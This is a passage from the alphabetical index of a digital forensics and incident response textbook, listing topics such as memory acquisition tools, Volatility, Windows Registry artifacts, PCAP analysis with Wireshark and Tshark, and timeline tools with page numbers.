- file system metadata [76](#)
- hibernation files [77](#)
- mobile device data [77](#)
- network activity [77](#)
- paging/swap files [77](#)
- registry data [76](#)
- slack space [77](#)
- system information [76](#)
- temporary/cache [76](#)

O

- Office Open XML (OOXML) [332](#)
- online file analysis platforms [332](#)
- OpenPuff [351](#)
 - usage guide [351, 352](#)
- OpenSaveMRU [198](#)
- open-source intelligence (OSINT) [330](#)
 - for files [332](#)
 - for hashes [331-333](#)
 - for URLs [332](#)
- Opera browser [290, 291](#)
- Operation Pawn Storm [195](#)
- order of volatility [57, 58](#)

P

- Packet Captures (PCAPs) [203, 214, 215](#)
 - history [215](#)
 - importance in DFIR [215](#)
 - on Linux environment [219, 220](#)
 - on Windows environment [216](#)
 - Tshark, using [217](#)
 - Wireshark, using [216, 217](#)
- Pagefile(pagefile.sys) [260, 261](#)
 - importance in digital forensics [261](#)
- PassiveTotal [333](#)
- PCAP analysis scenario
 - malicious file downloaded [235-238](#)
- persistence [170](#)
 - registry keys, using for [171-174](#)
- persistent threat [170](#)
- Personal Computers (PCs) [7](#)

Personally Identifiable Information (PII) 19
pinfo.py tool 150
Plan of Action (POA) 95
Plaso 50, 149, 150
 installing, on Ubuntu 51, 52
 installing, on Windows 51
PMEM 63
Point-of-Sale (POS) systems 195
Post Office Protocol 3 (POP3) 293
PowerForensics 49, 311
 Boot Sector cmdlets 312
 commands, exploring 317
 Ext4 Filetype cmdlets 313
 installing 315, 316
 installing, on Windows OS 49
 NFTS Filetype cmdlets 313-315
 Windows cmdlets 311, 312
PowerShell 73
 for VMware virtual machine memory acquisition 73, 74
Prefetch 180-183
Process ID (PID) 139
Process Tree 104
 in EDR 104, 105
pslist plugin 253, 254
psort.py tool 150
psteal.py tool 150

Q

QuickCrypto 352
QuikHash 61

R

Random Access Memory (RAM) 56, 89
Read-Only Memory (ROM) 57
Real-time Transport Protocol (RTP) 232
RecentApps key 192
 analyzing 192-194
Recuva
 for file recovery 134
Recycle Bin 129
 challenges, in analyzing 132, 133
 deleted files, handling in Windows 10 130-132
Registry Hives analysis, with Registry Explorer 165
 persistence tactics 170-172
RecentDocs Registry Key 166-168
scenario 168-170
scenarios 165

Rekall 246, 247
Relational Database Management System (RDBMS) 50
resident MFT 119
ROT13 359
rubber duck 195
RunMRU 198

S

Scalpel 328
 features 328, 329
 setting up 329, 330
Sender Policy Framework (SPF) 300
ShellBag 190, 191
 locations 191
ShimCache 174, 175
Simple Mail Transfer Protocol (SMTP) server 293
Sleuth Kit tools 127, 128
snapshots 35, 37
 deleting 38
 reverting 37
Solid-State Drives (SSD) 17, 57
SQLite 50
SQLite Studio
 installing, on Windows OS 50
StegDetect 350
Steghide 348, 349
Sticky Notes 337
 analysis 337, 338
Stuxnet virus 194
suspicious files
 investigating 255-257
Swap file (swap.sys) 263, 264
system logs 136
 command line history 145-147
 Linux system logs 142-145
 Windows event logs 136

T

Target Data Breach 195
tcpdump 215
techniques, digital evidence integrity preserving 18
 chain of custody 18
 digital signature 19, 20
 encryption 19
 hashing algorithms 19
 write blocker 20
 write protected digital evidence storage device 20

The Sleuth Kit (TSK) [40](#)
installing, on Windows [40-42](#)
ThreatExpert [332](#)
timeline [105](#)
 creating [105, 106](#)
timeline analysis [147, 148](#)
 Autopsy [148, 149](#)
 Log2timeline [149](#)
 Log2timeline analysis plugin [153](#)
 Log2timeline.py [151-153](#)
 Plaso [149-151](#)
 Timesketch [153, 154](#)
Triage-IR [100-102](#)
Tshark [217](#)
Type 1 Hypervisor (Bare Metal) [29](#)
Type 2 Hypervisor (Hosted) [29](#)
TypedURLs [199](#)

U

Uncrewed Aerial Vehicles (UAVs) [8](#)
Uniform Resource Locators (URLs) [332](#)
URLScan.io [332](#)
USB drive or thumb drive analysis [194-196](#)
UserAssist [178](#)
 examples [179](#)
 metadata [179, 180](#)
 value for Digital Forensics and Incident Response [178](#)
UserAssist key [178](#)

V

VirtualBox [72](#)
 installing [32](#)
 installing, on Ubuntu [32, 33](#)
VirtualBox Disk Image (VDI) [34](#)
Virtual Machine Environment (VME) [28, 29](#)
 advantages [29, 30](#)
 guest operating systems [29](#)
 host machines [30, 31](#)
 hypervisor [29](#)
 resource allocation [29](#)
 system requirement for Ubuntu VM [31](#)
 system requirement for Windows 10 VM [31, 32](#)
 virtualization layer [29](#)
Virtual Machine Monitor (VMM) [29](#)
virtual machines (VMs) [29](#)
 cloning [35, 36](#)
 creating [33-35](#)

installing 32
Virtual Private Networks (VPNs) 347
Virtual Reality (VR) 9
VirusTotal 331, 332
VMWare 73
 virtual machine memory, acquiring with PowerShell 73, 74
VNware Host Client
 for VMware virtual machine memory acquisition 74, 75
volatile data collection 61
 DumpIt 62
 FTK Imager 66, 67
 Linux Memory Extractor (LiME) 68, 69
 PMEM 63
 WimPmem 63, 64
volatile data extraction, from memory dump 252
 Netstat 252, 253
 psList 253, 254
volatile memory
 versus non-volatile memory 56, 57
volatile memory analysis 247, 248
Volatility 46, 247
 installing, on Ubuntu 46, 47
 overview 70, 71
 top 20 commands 249-251
Volatility 2
 installing, on Windows OS 47
 versus, Volatility 3 251
Volatility 3
 installing, on Windows OS 47, 48
volatility analysis 247
Volatility commands
 for Linux 254
 for Mac 254
 for virtual machine 254, 255
Volume Shadow Copy Service (VSS) 264
Volume Shadow Copy (VSC) 264, 265
 acquiring 265, 266
 identify available VSCs 265
 mount VSCs 265

W

web browser
 features 279
WimPmem 63
 running, on Windows 64, 65
 using 64
Windows 10 Feature Forensics 333
 Cortana forensics 338-340

notifications 333-337
Sticky Notes 337
Windows Mail 340, 341
Windows event logs 136
artifact 137, 138
examples 138-141
location 137
structure 137
windows.getsids.GetSIDs command 257
Windows Mail 340, 341
Windows Push Notification service (WPN) 333
Windows Registry 158
analysis 158
importance 159
Windows Registry Editor (Regedit) 160
Windows Registry hives
extracting 159-161
extracting, from forensic image 162-164
extracting, with FTK 161
FTK Obtain Protected Files 161
HARDWARE key 160
location 159
SAM key 160
SECURITY key 160
SOFTWARE key 160
SYSTEM key 160
wiper malware 360
characteristics 361, 362
Wireshark 216, 217
Conversation 225
Endpoints 225
Expert Information 226-230
features 225
profile and preferences 223, 224
versus Tshark 218
write blocker 20
write protected digital evidence storage device 20

X

X-Headers 301
X-Originating-IP header 299

Y

Yarascan 258, 259